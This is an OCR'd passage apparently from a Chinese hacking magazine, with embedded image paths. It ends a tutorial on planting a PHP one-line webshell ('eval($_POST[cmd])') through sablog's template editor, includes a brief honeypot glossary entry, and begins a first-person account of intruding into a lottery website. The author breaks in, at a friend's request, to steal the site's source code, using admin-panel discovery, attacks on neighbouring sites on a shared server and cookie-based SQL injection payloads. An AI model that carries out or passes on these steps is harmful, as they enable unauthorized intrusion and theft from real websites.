


图17

介绍完在discuz后台拿webshell的方法后，我再来为大家介绍sablog拿webshell的方法。记得前几天在X的论坛上看到有位朋友说sablog这套程序就算进入了后台也无法获得webshell，究竟是不是这样呢？答案是否定的！

我们使用注入得到的帐号和密码登录sablog的前台，然后点击左上角的“管理”按钮，就会弹出如图18所示的后台登录页面。

使用得到的密码登录到后台，然后依次点击“模板管理”－“新建模板”，新建一个名为“hackerxfiles”的模板，如图19。

新建好模板后，我们在“模板编辑”中打开这个模板，然后点击“tag”按钮，如图20，把弹出的页面中的内容替换成一句话木马“<?php eval($_POST[cmd]);?>”，然后点击“保存”后就可以使用php一句话木马的客户端连接“http://www.hackerxfiles.net/templates/hackerxfiles/tag.php”了，这个页面就是我们的webshell，如图21，图22。

好了，phpwind、discuz和sablog的漏洞就介绍到这里，如果各位读者还有什么问题的话可以到X的论坛来找我，我的ID是“落叶纷飞”。最后祝黑X越办越好，叉子们早日成为高手！

（文章中涉及到的工具PhpwindWapExp.exe、sablog.exe、已经收录在了光盘中）

黑客术语补习

什么是蜜罐

蜜罐（Honeypot）是一种在互联网上运行的计算机系统。它是专门为吸引并诱骗那些试图非法闯入他人计算机系统的人（如电脑黑客）而设计的，蜜罐系统是一个包含漏洞的诱骗系统，它通过模拟一个或多个易受攻击的主机，给攻击者提供一个容易攻击的目标。由于蜜罐并没有向外界提供真正有价值的服务，因此所有对蜜罐尝试都被视为可疑的。蜜罐的另一个用途是拖延攻击者对真正目标的攻击，让攻击者在蜜罐上浪费时间。简单点一说：蜜罐就是诱捕攻击者的一个陷阱。

文章难易度：★★★
文章阅读点：通过旁注入侵某一彩票网站，获取源码

记一次某彩票站的沦陷

frb

一、踩点

前两天朋友让我帮他入侵一个网站（他想要那个网站的源码），因为好久没有搞入侵了，所以就勉强的答应了。这是一个彩票网站，我简单的看了看发现大部分都是静态的网页，只有注册和留言版块是ASP的，看样子不太好搞，前台的希望不大，只能先从后台入手了。

从网上直接下载了一个啊D注入工具，个人认为啊D寻找后台的功能还是比较强的，选择“管理入口检测”，然后在“网站地址”栏填入那个网站的网址，点击后面的“检测管理入口”按钮，很快的，后台就找出来了，如图1。




图1

我们打开该后台，发现是个非常陌生的页面，以前没有见过，如图2，该怎么办呢？





图2

第一个想法就是到网上搜索，可后台没有什么特殊的东西能够让我搜索的。我想了一会儿，还是通过右键查看一下源代码吧，但从源代码中找了半天也没找到个啥，最后在代码的底下发现了一个注释，如图3，就以这个来进行搜索吧，搜索了好大会儿也没有搜索出来。

记得以前曾看过一篇文章，作者找了个图片进行搜索，于



```
              <tr>
                <td width="62%" align="right" class="font">用户名
                  <input name="uid" type="text" class="logi" size="15"></td>
                <td width="38%" rowspan="3" align="left" valign="top" class="font">
                    <input name="imageField" type="image" src="img/14.gif" border="0"
alt="进入管理"></td>
              </tr>
              <tr>
                <td width="62%" align="right" class="font">密  码
                  <input name="pwd" type="password" class="logi" size="15"></td>
              </tr>
              <tr>
                <td width="62%"> </td>
              </tr>
            </form>
          </table>
        </td>
      </tr>
      <tr>
        <td height="12"><img src="img/fg.gif"  width="300" height="12"></td>
      </tr>
    </table>

  </td>
 </tr>
</table>
</body></html><!--code by 5idl
data 2005-2-1
-->
```

图3

是我重新在源代码里寻找图片，最后在<img src="img/ceadmin.gif" width="40" height="6">里找到了“img/ceadmin.gif”，我把它放到百度里进行搜索，终于找到了这套程序，它的名字叫“ce-admin新闻系统”。现在就好办多了，我下载了该套系统来进行研究，先试了试默认数据库，提示无法找到该页，后来我又试了其它一些文件，也都没有结果，没想到这个网站居然把系统给改了，好多文件都不存在。即然系统已经被改了，那我们只能寻找其它的入侵方法了。旁注，看来只能通过旁注了，来看看这台服务器上有没有其它的站点，我打开51SNAP（www.51snap.com）查了一下，很可惜，上边只有这一个站点，入侵遇到困难了！

二、转换思路

我静静的想了一会儿，又想到另一个方法：就是寻找一个与目标网站相同的站点，搞到源码后，再去入侵目标网站！这个思路似乎很不错，于是我又打开GOOGLE进行搜寻，搜索了半天，只找到一个站点，这个网站与目标网站很像，也是一个彩票站，很可能是同一个人制作的。于是，我开始进行旁注。打开51SNAP查了一下，发现服务器上共有30个网站，看来入侵有希望了。终于在试了N个站点后，找到一个可以注入的网站，先是找到个“asp?=”的链接，随手提交了个单引号，弹出了一个错误提示框，如图4，我心里一阵狂喜，这不就是传说中的防注程序不防注吗？




图4

简单说一下这套程序，程序只限制了GET、POST提交，没有限制COOKIES提交，也就是COOKIES注入，于是我简单的检测一下，在浏览器里输入**javascript:alert(document.cookie="id="+escape("1 and 1=1"))**，然后访问http://xxxx/view.asp，没有出现错误。再在浏览器里输入**javascript:alert**

(document.cookie="id="+escape("188 and 1=2"))，然后再访问http://xxxx/view.asp，这回出错了，该页面出错就表示可以使用Cookie注入。

我们使用寂寞的刺猬编写的注入中转生成器来进行COOKIES注入，填写好相应的参数后，点击“生成ASP”，如图5，然后我们使用Freda ASP Web在本地电脑搭建好ASP环境，就可以进行注入了，如图6。现在就可以使用注入工具来猜解帐号和密码了，猜解出来的结果把我吓了一跳，里面有两个号，一个是admin，密码也是admin，真是郁闷呀，早知道是这样就不用这么麻烦了。




图5

